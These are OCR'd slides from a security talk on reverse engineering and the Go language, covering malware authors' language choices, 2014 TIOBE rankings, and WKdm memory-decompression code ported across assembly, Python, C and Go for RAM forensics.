
RE(:) go



Golden G. Richard III

University of New Orleans and Arcane Alloy, LLC

golden@cs.uno.edu
golden@arcanealloy.com

http://www.cs.uno.edu/~golden
http://www.arcanealloy.com

@nolaforensix

Who?

Professor of Computer Science and University Research Professor, Director, GNOCIA, University of New Orleans

http://www.cs.uno.edu/~golden

Digital forensics, OS internals, reverse engineering, offensive computing, pushing students to the brink of destruction, et al.

Founder, Arcane Alloy, LLC.


http://www.arcanealloy.com

Digital forensics, reverse engineering, malware analysis, security research, tool development, training.

Co-Founder, Partner / Photographer, High ISO Music, LLC.

http://www.highisomusic.com

Rock stars. Heavy Metal. Earplugs.



I'm the technical editor on this wonderful book…that means…

=

"Future research and it's Michael, Andrew, Jamie, and AAron's fault that it's future research"

Reverse Engineering (RE)

- RE Goal
  - Deep understanding of executable code structure and functionality
- Why?
  - Analysis of malware
  - Pure curiosity
  - Creation of interoperable software
  - Differential analysis
    - How do software versions differ?
  - Patch verification
    - What does the patch really do?
    - Does it introduce new vulnerabilities?
  - Removal of copy protection / DRM

Image src: http://blogs.telegraph.co.uk/news/files/2009/08/rodeo1.jpg


Impediments to Learning RE

- It's hard (and getting harder)
- Vanishing prerequisite knowledge
- **Languages**
- Compilers / Code generation
- Operating systems internals
- Deep assembler knowledge
  - When learning RE, you may not have it
  - When teaching RE, unlikely that students have it
  - Most books and academic courses on assembler: FAIL

Image src: http://www.keepcalm-o-matic.co.uk/p/keep-calm-and-java-sucks/

Vanishing (2)

- Nuances of hardware platforms
  - Virtual memory system
  - Instruction decoding / pipelining
  - Debugging architecture
  - Virtualization architecture
  - …
- Deep OS Internals knowledge
  - Requires serious study, beyond typical exposure in OS I
  - Particularly important for understanding kernel attacks







Figure 3-24. IA-32e Mode Paging Structures (4-KByte Pages)

WHEN SCOTTY TEACHES REVERSE ENGINEERING:



Drawing by Frank Adelstein, by request

Not so different when Scotty tries to learn or keep up with RE…

C C++ Linux
ASM VB Mac OS
ARM Javascript
PHP
Delphi Linux
Win95/98/ME/NT/2000/XP/
Vista/7/8

"How can I learn RE w/o really working hard at all?"

Scotty is disappointed in you. Fail.

TIOBE Programming Community Index (TPCI)


- Tracks popularity of programming languages
- Based on search engine statistics
- Who knows if it's completely accurate
- It looks close (to me)
- http://www.tiobe.com/index.php/content/paperinfo/tpci/tpci_definition.htm for how it's calculated
- Not all of this stuff is relevant to RE, but provides a pulse of what you **might** see
- **Plus, find languages that don't suck for your own use!**

May 2014	May 2013	Change	Programming Language	Ratings	Change
1	1		C	16.926%	-1.80%
2	2		Java	16.907%	-0.01%
3	3		Objective-C	11.791%	+1.36%
4	4		C++	5.986%	-3.21%
5	7	^	(Visual) Basic	4.197%	-0.46%
6	5	v	C#	3.745%	-2.37%
7	6	v	PHP	3.386%	-2.40%
8	8		Python	3.057%	-1.26%
9	11	^	JavaScript	1.788%	+0.25%
10	9	v	Perl	1.470%	-0.81%
11	12	^	Visual Basic .NET	1.264%	+0.13%
12	10	v	Ruby	1.242%	-0.43%
13	38	^^	F#	1.030%	+0.79%
14	14		Transact-SQL	1.025%	+0.21%
15	17	^	Delphi/Object Pascal	0.974%	+0.24%
16	13	v	Lisp	0.967%	+0.07%
17	19	^	Assembly	0.773%	+0.14%
18	15	v	Pascal	0.752%	-0.05%
19	21	^	MATLAB	0.711%	+0.12%
20	42	^^	ActionScript	0.674%	+0.47%


Position	Programming Language	Ratings
21	ML	0.660
22	PL/SQL	0.641
23	Logo	0.637
24	OpenEdge ABL	0.622
25	PostScript	0.596
26	D	0.593
27	COBOL	0.589
28	SAS	0.521
29	cT	0.442
30	Ada	0.438
31	Go	0.423
32	Fortran	0.419
33	R	0.383
34	Lua	0.355
35	Scala	0.331
36	PL/I	0.330
37	ABAP	0.320
38	Scratch	0.298
39	Z shell	0.292
40	Haskell	0.281

Malware: Popular Languages

- C
- ASM
- Borland Delphi (Object Pascal)
- Visual Basic
- C++
- VBScript, Javascript, PHP, etc. where scripting is appropriate
  - e.g., http://www.cio.com/article/746556/Researchers_Find_New_Pos_Malware_Written_in_VB_Script
  - http://intelcrawler.com/about/press07



Visual Basic: Why?



- Lots of programmers started out writing BASIC
- Machines don't boot into BASIC anymore ☹
- Programmers fall right into VB, naturally
- Easy access to Windows APIs
- Familiar, and less brain damage than Haskell
- Plus, 11 year olds don't use Haskell
  - http://www.esecurityplanet.com/malware/avg-11-year-olds-are-writing-malware.html

– Other BASIC-like "variants", e.g., AutoIt
  - http://www.autoitscript.com/site/autoit/

http://www.quickmeme.com/meme/3rb2mf

Delphi: Why, Lord? Why?

- Turbo Pascal: Cheap, super fast compiler on MS-DOS
- "What I learned in school" + low-level hacking support
- Turbo Pascal → Borland Delphi → Embarcadero Delphi
- "If you want to talk to the Oracle, go to Delphi"
  - *Borland Developer Danny Thorpe*
- Compiler generates native code
- Rapid cross-compilation
- Rapid development
- "Hey, I (still?) already know Pascal?"
- **It just won't die**
- **Awful** to RE, although prob not chosen for that reason

http://authorstephaniethomas.wordpress.com


More on Language Choices

- Most people write software in languages they already now
- School, dad, friend, Radio Shack, found a book…
- Lots of malware like this
  - VB, Delphi, etc.
  - Who actually *wants* to know these?
- Might (or might not) branch out to meet new needs
- Some people are language connoisseurs…
- For some problems, something more expressive, like Python
- But faster, native code, multithreading, can be important, too
- go offers a **bunch** of stuff that

asm / C

- Only a “special few” really **want** to do serious development in assembler
- Mostly, only for most performance-sensitive code
- Or malware
- C suitable for 99% of OS development and low-level stuff, but can be very painful
- It’s very fast
- Strings, functions, arrays, etc. are not first class objects
- Memory management **really** requires care
- I still like it, I’ve used it for 30+ years
- Not really expressive enough for rapid development of security tools, et al
- Lots of malware written in C, but as systems move to other languages, malware might too

If we're honest…a lot of us use C because…



IMO, go is like this band—it isn't "good" because everything else sucks, it's just good.

We Have to Talk About Python

- This isn't a "beat on Python" talk
- Volatility development in a language like C: FAIL
- Python very expressive—good fit for stuff like Volatility
- Portable, etc. etc.
- But Python has serious problems
- Whitespace (I will say no more, don't throw things)
- Threading broken
- Performance is **seriously broken**
- Prototyping new stuff in Python, probably fine
- Please don't write "high performance" tools in Python
- **go might work in place of Python AND get used for malware development**


```
L_nonpartital:
        jl          L_ZERO_TAG
        cmpb    $2, -1(%rsi)
        je          L_MISS_TAG

L_EXACT_TAG:
        movzbl  (next_qpos), %eax                       // qpos = *next_qpos
        incq    next_qpos                               // next_qpos++
        decl    tags_counter                          // tags_counter--
        movl    (%rsp,%rax,4), %eax                     // w = dictionary[qpos]
        movl    %eax, -4(dest_buf)                    // *dest_buf = w
        je          L_done

L_next:
        incq    %rsi                                  // next_tag++
```

```
while (next_tag < tags_area_end):
        tag = (tempTagsArray[next_tag / 4] & self.SINGLE_BYTE_MASKS[next_tag % 4]) >> (((next_tag) % 4) * 8)

        if (tag == self.ZERO_TAG):
            dest_buf[next_output] = 0
        elif (tag == self.EXACT_TAG):
            dict_location = (tempQPosArray[next_qp / 4] & self.SINGLE_BYTE_MASKS[next_qp % 4]) >> (((next_qp) % 4) * 8)
            next_qp += 1
            dest_buf[next_output] = dictionary[dict_location]
        elif (tag == self.PARTIAL_TAG):
            dict_location = (tempQPosArray[next_qp / 4] & self.SINGLE_BYTE_MASKS[next_qp % 4]) >> (((next_qp) % 4) * 8)
            temp = dictionary[dict_location]
            # strip out low bits
            temp = ((temp >> self.NUM_LOW_BITS) << self.NUM_LOW_BITS)
            # add in stored low bits from temp array
            temp = temp | tempLowBitsArray[next_low_bits]
            next_low_bits += 1
```

```
while (next_tag < tags_area_end) {
    char tag = next_tag[0];
    switch(tag) {
      case ZERO_TAG: {
        *next_output = 0;
        break;
      }
      case EXACT_TAG: {
        WK_word *dict_locatio
        *next_output = *dict_lo
        break;
      }
      case PARTIAL_TAG: {
        WK_word *dict_locatio
        {
          WK_word temp = *di
          temp = ((temp >> NU
           temp = temp | *(next
          *dict_location = temp;      /* replace old value in dict. */
          *next_output = temp;    /* and echo it to output */
        }
        break;
      }
      case MISS_TAG: {
        WK_word missed_word = *(next_full_word++);
        WK_word *dict_location =
          (WK_word *)
          (((char *) dictionary) + HASH_TO_DICT_BYTE_OFFSET(missed_word));
        *dict_location = missed_word;
        *next_output = missed_word;
        break;
      }
    }
    next_tag++;
    next_output++;
  }
```

```
for next_tag < tags_area_end {
        tag = (tempTagsArray[next_tag / 4] & SINGLE_BYTE_MASKS[next_tag % 4]) >> uint32((((next_tag) % 4) * 8))

                                                                                    t32((((next_qp) % 4) * 8))

                                                                                    t32((((next_qp) % 4) * 8))

            temp = temp | tempLowBitsArray[next_low_bits]
            next_low_bits += 1
            // replace old value in dict
            dictionary[dict_location] = temp
            dest_buf[next_output] = temp                // and echo it to output
            next_qp += 1
        } else if (tag == MISS_TAG) {
            missed_word := src_buf[next_full_word]
            next_full_word += 1
            dict_location = hashLookupTable[(missed_word >> 10) & 0xFF] / 4
            dictionary[dict_location] = missed_word
            dest_buf[next_output] = missed_word
        } else {
            return -1 // fail, buffer is corrupted
            //print "BAD TAG!!"
        }

        next_tag += 1
```

WKdm Benchmarks



G. G. Richard III, A. Case, "In Lieu of Swap: Analyzing Compressed RAM in Mac OS X and Linux," to appear in Proceedings of the 2014 Digital Forensics Research Workshop (DFRWS 2014), Denver, CO.

go Design Philosophy

- Born out of frustration with existing systems languages
- Programming too difficult, languages to blame
- **Efficient compilation**
- **Efficient execution,**
- **Ease of programming**

Existing: Don't pick more than 2

- Go: ease of programming of an interpreted, dynamically typed language with the efficiency and safety of a statically typed, compiled language

Adapted from: http://golang.org/doc/faq

